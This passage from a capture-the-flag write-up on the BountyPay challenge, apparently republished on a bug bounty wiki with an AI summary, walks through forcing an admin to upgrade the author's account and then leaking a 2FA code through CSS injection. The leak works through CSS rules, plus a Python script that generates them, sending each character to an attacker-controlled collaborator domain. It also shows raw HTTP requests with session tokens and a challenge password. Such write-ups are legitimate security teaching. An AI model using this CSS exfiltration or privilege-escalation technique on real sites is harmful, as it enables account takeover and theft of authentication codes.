    let t = $('input[name="username"]').val();
    $.get("/admin/upgrade?username=" + t, function() {
        alert("User Upgraded to Admin")
    })
}), $(".tab").click(function() {
    return $(".tab").removeClass("active"), $(this).addClass("active"), $("div.content").addClass("hidden"), $("div.content-" + $(this).attr("data-target")).removeClass("hidden"), !1
}), $(".sendReport").click(function() {
    $.get("/admin/report?url=" + url, function() {
        alert("Report sent to admin team")
    }), $("#myModal").modal("hide")
}), document.location.hash.length > 0 && ("#tab1" === document.location.hash && $(".tab1").trigger("click"), "#tab2" === document.location.hash && $(".tab2").trigger("click"), "#tab3" === document.location.hash && $(".tab3").trigger("click"), "#tab4" === document.location.hash && $(".tab4").trigger("click"));
My account was not an admin but, from this code, I saw that there was a feature used by admins to upgrade other accounts. I needed to become an admin! The first thing that I did was changing my profile picture. An usual request looked like this:
POST /?template=home HTTP/1.1
Host: staff.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://staff.bountypay.h1ctf.com
Connection: close
Referer: https://staff.bountypay.h1ctf.com/?template=home
Cookie: token=c0lsdUVWbXlwYnp5L1VuMG5qcGdMZnlPTm9iQjhhbzhweEtKaFFCZGhSVHBnMVNDWHlsVkRKclJqcnIwR1B3NVRQRFYrV01aenlqQ2pWU0lGNUlpYkRlOXlZWk1BR0hqTzFPaWQ0bDA0M2xZdXozYkJqRURhdXczckZGTWlCSGtVR3lDU3FycUZGUjY0QXNHOTMvd3J2VlVKUDV6N3ErVU9SK3Rlc3FMYXYvSFVSRlVnNXZ6MGFkMVpiYTE3UT09
Upgrade-Insecure-Requests: 1

profile_name=sandra&profile_avatar=avatar2
I figured out that I needed to change the profile_avatar parameter to tab3+upgradeToAdmin.
This was required because in the Support Tickets page my avatar was shown using the profile_avatar value as a CSS class.
Remember the Report This Page request?
I encoded to base64 this string: /?template[]=login&username=sandra.allison&template[]=ticket&ticket_id=3582#tab3 and then sent this HTTP request:
GET /admin/report?url=Lz90ZW1wbGF0ZVtdPWxvZ2luJnVzZXJuYW1lPXNhbmRyYS5hbGxpc29uJnRlbXBsYXRlW109dGlja2V0JnRpY2tldF9pZD0zNTgyI3RhYjM= HTTP/1.1
Host: staff.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://staff.bountypay.h1ctf.com/?template=home
Cookie: token=c0lsdUVWbXlwYnp5L1VuMG5qcGdMZnlPTm9iQjhhbzhweEtKaFFCZGhSVHBnMVNDWHlsVkRKclJqcnIwR1B3NVRQRFYrV01aenlqQ2pWU0lGNUlpYkRlOXlZWk1BR0hqTzFPaWQ0bDA0M2xZdXozYkJqRURhdXczckZGTWlCSGtVR3lDU3FycUZGUjY0QXNHOTMvd3J2VlVKUDV6N3ErVU9SK3Rlc3FMYXYvSFVSRlVnNXZ6MGFkMVpiYTE3UT09
At this point, I made an admin upgrade my account! A new tab showed up in my dashboard:

So now I knew that the user marten.mickos existed and its password was h&H5wy2Lggj*kKn4OD&Ype!
These credentials worked on https://app.bountypay.h1ctf.com: I had to use the MD5 trick again to bypass the 2FA as explained before.
A new 2FA
I had already seen this dashboard, but this time it was not all empty. After selecting May 2020 as date, I saw this:

So I clicked pay and a new 2FA challenge appeared:

This one was different and looked harder to bypass.
After clicking Send Challenge a request like this was sent:
POST /pay/17538771/27cd1393c170e1e97f9507a5351ea1ba HTTP/1.1
Host: app.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin: https://app.bountypay.h1ctf.com
Connection: close
Referer: https://app.bountypay.h1ctf.com/pay/17538771/27cd1393c170e1e97f9507a5351ea1ba
Cookie: token=eyJhY2NvdW50X2lkIjoiQWU4aUpMa245eiIsImhhc2giOiIzNjE2ZDZiMmMxNWU1MGMwMjQ4YjIyNzZiNDg0ZGRiMiJ9
Upgrade-Insecure-Requests: 1

app_style=https%3A%2F%2Fwww.bountypay.h1ctf.com%2Fcss%2Funi_2fa_style.css
Seeing that css file, I thought I might have been able to exfiltrate the code via CSS injection, so I tried that. After many attempts, it turned out that the code I needed was in an input field. To figure out its name, i used many CSS rules like this (hosted on a server that I own):
input[name^=a] ~ *{
    background-image: url(https://mycollaboratordomain.net/char_1/a);
}
The whole file was made by repeating that for all characters (a-zA-Z). With this method I was able to figure out what the first character of the input name was (c), as I got a callback on mycollaboratordomain.net with the correct character as path...I just had to repeat it for the second character and so on...
input[name^=ca] ~ *{
    background-image: url(https://mycollaboratordomain.net/char_2/a);
}
It turned out that there were many input fields, one for each character of the code...and their names were ranging from code_1 to code_6.
At this point I made a new css file by repeating this CSS rule for all the input codes and all the characters (a-zA-Z):
input[name=code_1][value^=$a] ~ *{
    background-image: url("https://mycollaboratordomain.net/code_1/$a");
}
I made a quick, ugly, python3 script to generate it:
import string
def get_css_rule(id, char):
    return "input[name=" + str(id) + "][value=" + str(char) + "] ~ *{\n    background-image: url(https://mycollaboratordomain.net/" + str(id) + "/" + str(char) + ");\n}\n"

with open("uni_2fa_style.css", "a") as css_file:
    codes = ['code_1', 'code_2', 'code_3', 'code_4', 'code_5', 'code_6']
    chars = list(string.ascii_uppercase) + list(string.ascii_lowercase)
    for code in codes:
        for char in chars
            css_file.write(get_css_rule(code, char))
After sending the 2FA code request and writing the CSS URL of my own custom file instead of the original app_style=https://www.bountypay.h1ctf.com/css/uni_2fa_style.css, I got all the callbacks that I needed to figure out the 2FA code...or at least I thought so...the code was not valid!
Brute-forcing to the rescue
After a further look, It appeared that the 2FA code was 7 characters long (I assumed that from the maxlength="7" html attrubute of the page where I was supposed to input it).
So we were missing the last character...maybe?
No problem, I only had to bruteforce it with Burp Suite's Intruder!
Here's the flag, ^FLAG^736c635d8842751b8aafa556154eb9f3$FLAG$!

This was a really nice CTF and I had a lot of fun (and headaches) playing it...thank you, @adamtlangley and @B3nac!
Impact
_
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely multiple misconfigurations: an exposed .git directory, a log file with sensitive data, path traversal, and insecure Android intents.
Impact
An attacker could access customer and staff accounts, escalate to admin, and partially bypass 2FA.
What the attacker needed
None
How it was found
- Enumerate files and folders on the first subdomain using ffuf and a wordlist.
- Discover a .git folder and use gitdumper.sh to extract the repository.
- Find a GitHub repository referenced in the .git config and access it to obtain source code.
- Locate a log file (bp_web_trace.log) on the server and decode its base64 entries to extract credentials.
- Use the credentials to log in to the customer dashboard, bypassing 2FA by manipulating the challenge parameter.
- Exploit path traversal via the account_id cookie to access a protected subdomain and download an Android APK.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a write-up of a Capture The Flag (CTF) challenge, where participants solve security puzzles. The author found a publicly accessible .git folder, which contained source code and a log file with usernames and passwords. They used these to log in, then exploited other weaknesses like path traversal and an Android app to gain more access.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




